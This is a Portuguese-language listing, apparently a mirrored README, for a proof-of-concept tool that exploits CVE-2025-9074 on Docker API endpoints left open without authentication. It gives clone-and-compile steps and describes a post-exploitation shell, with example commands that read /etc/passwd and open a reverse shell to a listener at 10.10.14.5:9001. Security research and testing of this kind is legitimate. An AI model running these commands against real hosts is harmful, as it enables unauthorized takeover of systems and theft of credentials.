
Docker API CVE-2025-9074 PoC (Prova de Conceito). Um sofisticado framework de exploração para CVE-2025-9074, direcionando endpoints não autenticados da API Docker com um shell de comando interativo integrado.
Descubra as ferramentas mais usadas pela nossa comunidade.
Sem dados de popularidade ainda.
Um sofisticado framework de exploração para CVE-2025-9074, visando endpoints da API Docker não autenticados com um shell de comandos interativo integrado.


Esta ferramenta automatiza a exploração de instâncias da API Docker expostas sem autenticação, permitindo a criação completa de contêineres e execução de comandos no host alvo. A ferramenta possui um shell interativo personalizado para operações de pós-exploração sem interrupções.
Nota: Esta é uma implementação de PoC personalizada. Não descobri o CVE-2025-9074.

Detecção automatizada de vulnerabilidades, pull de imagem, criação e inicialização de contêiner

Shell de pós-exploração com capacidades de execução de comandos
git clone https://github.com/xwpdx0/poc-2025-9074
gcc poc.c -o poc-2025-9074
ou você pode baixar o binário de Releases
./poc-2025-9074
Execute contra o alvo padrão (127.0.0.1:2375):
./poc-2025-9074
Especifique um endpoint personalizado da API Docker:

Após exploração bem-sucedida, um shell interativo fornece os seguintes comandos:
| Comando | Descrição |
|---|---|
cmd <comando> | Executa comandos arbitrários dentro do contêiner |
revshell <ip> <porta> | Implanta um reverse shell para um listener especificado |
info | Exibe informações atuais do contêiner e do alvo |
exit | Encerra a sessão interativa |
(PoC-CVE-2025-9074)> cmd whoami
(PoC-CVE-2025-9074)> cmd cat /etc/passwd
(PoC-CVE-2025-9074)> cmd ls -la /mnt
(PoC-CVE-2025-9074)> revshell 10.10.14.5 9001
(PoC-CVE-2025-9074)> info
CVE-2025-9074 afeta instâncias do Docker com endpoints de API expostos que carecem de mecanismos de autenticação adequados. Essa configuração incorreta permite acesso não autorizado ao daemon do Docker, possibilitando:
Esta ferramenta é fornecida apenas para fins educacionais e de teste de segurança autorizados.
xwpd (@xwpdx0)
Licença MIT - Consulte o arquivo LICENSE para detalhes
Apenas para fins de divulgação responsável e pesquisa de segurança.


